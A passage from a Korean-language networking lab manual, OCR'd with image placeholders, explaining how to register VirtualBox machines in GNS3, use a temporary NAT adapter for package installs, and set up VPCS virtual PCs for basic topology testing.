
② VirtualBox에 생성된 가상 머신을 목록을 가져온다.




③ 가져온 가상 머신을 목록 중에서 등록할 가상머신을 선택한다.



④ 가상 머신의 네트워크 어댑터가 2개 이상인 경우, 가상 머신을 선택 후, [Edit]를 선택한다. [Network →Adapters]의 항목을 VirtualBox와 동일하게 변경한다.




⑤ 다른 가상 머신을 추가로 등록할 경우 위의 과정을 반복한다.



※ 가상 머신에서 2개 이상의 네트워크 어댑터 활용 예

어댑터 1은 GNS의 프로젝트에서 IP주소를 설정하여 사용, 어댑터 2는 NAT로 설정한다. 어댑터 2는 실습 중에는 ifconfig 인터페이스명 down을 이용하여 사용하지 않고, 패키지 설치 또는 파일 다운로드가 필요할 경우에만 ifconfig 인터페이스명 up으로 설정하여 사용한다. 사용 이후에는 ifconfig 인터페이스명 down 명령을 적용하여 네트워크 오동작을 방지한다.



[TIP] 가상머신에서의 패키지 추가 설치 방법(NAT 인터페이스 활용) - 1

리눅스에서 패키지를 설치하는 방법은 설치용 DVD, 또는 ISO 파일을 이용하는 방법과 인터넷을 통해 패키지를 다운로드 받아 설치하는 방법을 주로 사용한다.


설치용 DVD, ISO 파일에는 리눅스 설치에 사용할 수 있는 패키지들이 포함되어 있어 인터넷에 연결되어 있지 않아도 패키지 설치가 가능하다. 인터넷을 통해 패키지를 다운로드 받아 설치하는 경우에는 최신의 패키지를 다운로드 받거나 패키지를 업데이트 할 수 있는 장점이 있다.

인터넷을 이용하여 가상머신에 패키지를 설치하거나 업데이트/업그레이드 할 경우 NAT를 통해 인터넷에 연결할 수 있다. 실습에 사용하는 Virtualbox의 가상머신은 네트워크 인터페이스를 4개까지 사용이 가능하므로 다음과 같이 구성이 가능하다. 네트워크 인터페이스를 지칭하는 명칭이 실습에 사용하는 Virtualbox, GNS, Linux 마다 다름에 유의한다.


■ Client의 네트워크 인터페이스 구성 정보 예시(Linux Mint 19.3 기준)

장치명	네트워크 인터페이스명	IP주소	비고
Client	enp0s3	192.168.1.10/24	GNS 실습용 토폴로지 연결
	enp0s8	NAT	인터넷 연결(패키지 설치 등)
※ 네트워크 인터페이스명은 리눅스 배포판, 버전에 따라 enp*, eth* 등으로 다를 수 있다.			

■ Virtualbox에서 Client 네트워크 어댑터 설정



■ GNS에서 Client 네트워크 어댑터 설정



※ GNS에 이미 등록된 가상머신의 네트워크 어댑터 수를 변경할 때는 간혹 적용이 안되는 경우가 있다.

그럴 경우, GNS에 등록된 가상머신을 삭제하고 다시 등록하면 된다.


[TIP] 가상머신에서의 패키지 추가 설치 방법(NAT 인터페이스 활용) - 2


■ 가상머신에서 NAT를 이용한 패키지 설치, 업데이트 방법

enp0s3 down → enp0s8 up → 패키지 설치 또는 업데이트 → enp0s8 down → enp0s3 up


① 네트워크 어댑터를 2개 사용할 경우 다음과 같이 2개의 네트워크 정보를 확인할 수 있다. enp0s3는 GNS용이며, enp0s8은 NAT를 이용한 인터넷 연결용이다.

client에는 2개의 게이트웨이가 설정되어 있으므로 외부 네트워크로의 연결이 원활치 않을 수 있다. 따라서 실습시에는 enp0s3만 사용하고, 패키지 설치 등 인터넷 연결시에는 enp0s8만 사용해야 한다.






② 패키지 설치 등을 위해 인터넷 연결이 필요할 경우는 enp0s3를 비활성화한다.




※ NAT 사용은 패키지 설치가 업데이트/업그레이드가 필요한 경우에 사용하며, 실습용 가상머신의 설정이 완료된 후에는 NAT 인터페이스를 비활성화하여 1개의 네트워크 인터페이스만 사용하는 것이 좋다.
실습용 가상머신에 필요한 패키지 설치 및 설정을 모두 완료하여 배포할 경우, 배포용 가상머신의 NAT 설정은 필요 없다.
설치, 업데이트, 업그레이가 완료된 후에는 Virtualbox의 가상머신 속성에 네트워크 어댑터 2를 비활성화 하고, GNS에서 가상머신의 네트워크 어댑터 수를 1개로 변경한다.


[TIP] 가상머신에서의 패키지 추가 설치 방법(NAT 인터페이스 활용) - 3


③ 아래와 같이 필요한 패키지의 설치, 업데이트, 업그레이드 등 인터넷 연결이 필요한 작업을 수행한다.





④ 패키지 설치 등을 위해 인터넷 연결이 필요한 작업이 완료되면 enp0s8을 비활성화한다.





05 VPCS 안내 및 기본 토폴로지 구성

1. VPCS(Virtual PC Simulator) 안내


VPCS는 기본 기능만 가진 가상의 PC를 제공한다. CUI 기반의 PC환경이며, 네트워크 구성 및 테스트를 진행을 위한 IP주소 설정, PING, TRACEROUTE 등과 같은 가장 기본적인 기능만 제공한다. [End Devices]의 [VPCS]를 통해 생성할 수 있다.

기본적인 네트워크 환경 구성을 점검하기 위해서는 CPU, RAM, HDD 등의 자원을 많이 소모하는 가상 머신보다는 VPCS를 이용한 가상 PC를 사용하는 것이 효율적이다. 또한 GNS를 이용한 네트워크 구성에서는 가상 머신(Virtual Machine)과 가상 PC(VPCS)를 적절하게 이용하여 네트워크를 구성할 수 있다.

※ 가상 머신(Virtual Machine)과 가상 PC(Virtual PC Simulator)의 비교


컴퓨터 이용 방식	해당 소프트웨어	장점	단점
가상 머신 (Virtual Machine)	Virtual Box, VM Ware 등	- 실제 컴퓨터를 사용하는 것과 동일하다. - 다양한 서버 구성, 클라이언트 구성이 가능하다.	- CPU, RAM, HDD 등의 자원을 많이 소모한다. - 원활한 실습을 위해서는 고사양의 ※호스트 컴퓨터가 필요하다.
가상 PC (Virtual PC Simulator)	VPCS	- 기본적인 기능만으로 구성되어 사용법이 단순하다. - CPU, RAM, HDD 자원을 적게 사용하여 여러 가상 PC를 동시에 사용하는 것이 가능하다.	- IP주소 설정, ARP, PING, TRACEROUTE 등과 같은 기본적인 네트워크 명령만 사용 가능하다. - CUI만 지원하므로 다양한 서비스에 대한 테스트가 불가능하다.

① 왼쪽의 디바이스 중에서 [End Devices]의 [VPCS]를 선택 후 ② 워크스페이스에에 드래그 앤드 드롭으로 배치하며, 배치 이후에는 ③ 왼쪽 가장 아래의 [Add a link]를 이용하여 장치들끼리 연결한다. ④ 장치간 연결시에는 포트 번호에 유의한다.

